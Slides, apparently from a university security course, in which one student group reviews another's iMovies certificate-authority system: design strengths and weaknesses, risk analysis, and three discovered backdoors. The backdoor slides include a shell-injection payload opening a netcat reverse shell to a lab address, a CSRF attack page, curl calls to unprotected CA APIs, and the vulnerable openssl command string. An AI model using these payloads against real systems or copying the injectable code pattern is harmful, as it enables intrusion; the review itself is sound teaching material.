

Review of Group 1 By Group 2

Clemens Klopstein.
Nicolas Kowenski.
Nathanael Wettstein.


Dec 22, 2022. Zurich, CH.



Agenda

- Architecture and Security Design Review
- Risk Analysis
- Backdoors
- Comparison
- Summary

Design Overview



Architecture & Security Design summary

- 👍 All traffic is encrypted by default, using TLS and SSH.
- 👍 The back-end end and the-front end are separated hosts.
- 👉 All traffic must pass through the gateway host.
- 👉 No central logs. Not tamper-proof.
- 👎 Final users can only use the system via VPN connection.
- 👎 The database is hosted on the same machine as the web server.
- 👎 Backup host have access to other hosts and the private gpg key locally.

Risk Analysis

- 21 assets, 8 threat sources, 19 threats
- Most important assets, threat sources and threats mentioned
- Risk evaluation is rather short

Additional assets:

- Wireguard keys
- Development components


Threat sources:

- Malware should be considered an attack vector

Risk Evaluation

- Reasonable threats and generally useful countermeasures
 - Cameras cannot prevent the unplugging of the servers
 - Disk encryption does not prevent data theft given access to data
- Most countermeasures were implemented
 - Input validation only partially implemented
 - Users cannot reset their password
 - Private keys are not deleted after the backup is done

Steganography?



Backdoor 1: Missing input validation

- **Reason:** No input validation

```
create_csr = f"openssl req -new -nodes -out certs/{uid}_{random_cert_id}.csr -newkey rsa:4096 -  
eyout certs/{uid}_{random_cert_id}.key -subj /CN='{name}'/C=CH/ST=Zurich/L=Zurich/O={uid}/OU='iMovi  
s CH'"
```

- **Effect:** Value inclusion or shell injection
- **Exploit 1:** User-chosen “Organization” (= userID)

```
firstname: Anders /O=ps/OU=iMovies CH/L=Zurich/ST=Zurich/C=CH/ '#
```

- **Exploit 2:** Reverse shell

```
firstname: Anders '/; nc -c bash 192.168.1.20 9001 #
```


Missing input validation

The image shows a web application interface for requesting a new certificate. The browser address bar displays `https://imovies.ch/new_cert`. The page title is "Request a new Certificate" with a subtitle "Please verify your details below:". The form contains the following fields:

- User ID: `a3`
- Last name: `CH'; nc -c bash 192.168.1.20 €`
- First name: `Andres Alan`
- Email: `myemail@imovies.ch`

Buttons at the bottom include "Go back" (red), "Save" (green), and "Next" (green).

Overlaid on the bottom right is a terminal window titled `vpnclient@vpnclient-VirtualBox: ~`. It shows a Netcat listener on port 9001 receiving a connection from `192.168.1.2`. The user runs `whoami` (returns `coreca`), `pwd` (returns `/home/coreca/imovies/coreCA`), and `^C` to exit.

At the bottom left, a meme image features the text "FIREFOX, WHEN A WEBSITE TLS CLIENT CERTI" over a background of a person's face.

Backdoor 2: CSRF

Initial state

Request a new Certificate

Please verify your details below:

User ID	a3
Last name	<input type="text" value="real firstname"/>
First name	<input type="text" value="real lastname"/>
Email	<input type="text" value="real email"/>

[Go back](#) [Save](#) [Next](#)

Attack result

Main Web Interface CA Admin Interface

Request a new Certificate

Please verify your details below:

Your user details have been saved!

User ID	a3
Last name	<input type="text" value="malicious_lastname"/>
First name	<input type="text" value="malicious_firstname"/>
Email	<input type="text" value="malicious_email"/>

[Go back](#) [Save](#) [Next](#)

certificate(15).p12

malicious_firstname malicious_lastname

Identity: malicious_firstname malicious_lastname

Verified by: iMovies AG

Expires: 12.12.2024

[Details](#)

certificate(15).p12

Private RSA Key

Strength: 4096 bits

[Details](#)

[Close](#) [Import](#)

Malicious website

← → ↻

file:///home/vpnclient/Desktop/malicious_concept.html

Main Web Interface CA Admin Interface

[Get the cert](#)

Backdoor 3: Missing access control

- **Reason:** No access control to Core CA for VPN client
- **How to fix:** Separate networks, add firewall, add mTLS, add application-layer authentication
- **Exploit 1:** Client calls status API (CA admin)

```
curl --insecure https://coreca.imovies.ch:5003/status
```

- **Exploit 2:** Client calls cert API (CA user)

```
curl --insecure -X POST --data "name=foo&uid=bar&email=baz" \
https://coreca.imovies.ch:5003/request_cert -o cert.p12
```

Comparison

- 👍 VPN access for the System Administrators.
- 💡 Database to a dedicated server in favor of compartmentalization.
- 💡 Rotate backups to avoid failures.
- ⚠️ Use only public key based credentials for the SSH access and restrict the use of passwords.
- ⚠️ Easy access to a central backup system for the system administrator.
- ⚠️ Implement a centralized service to collect logs and make them tamper-proof.
- ⚠️ Use a multi-level CA.

Conclusion

In the context of Imovies, privacy and anonymity are key factors:

- HTTPS + Tor Address for final users.
- VPN for System administrator / operations.
- CA using a three-tier architecture with one root and three issuing CAs (users, ca admins, servers).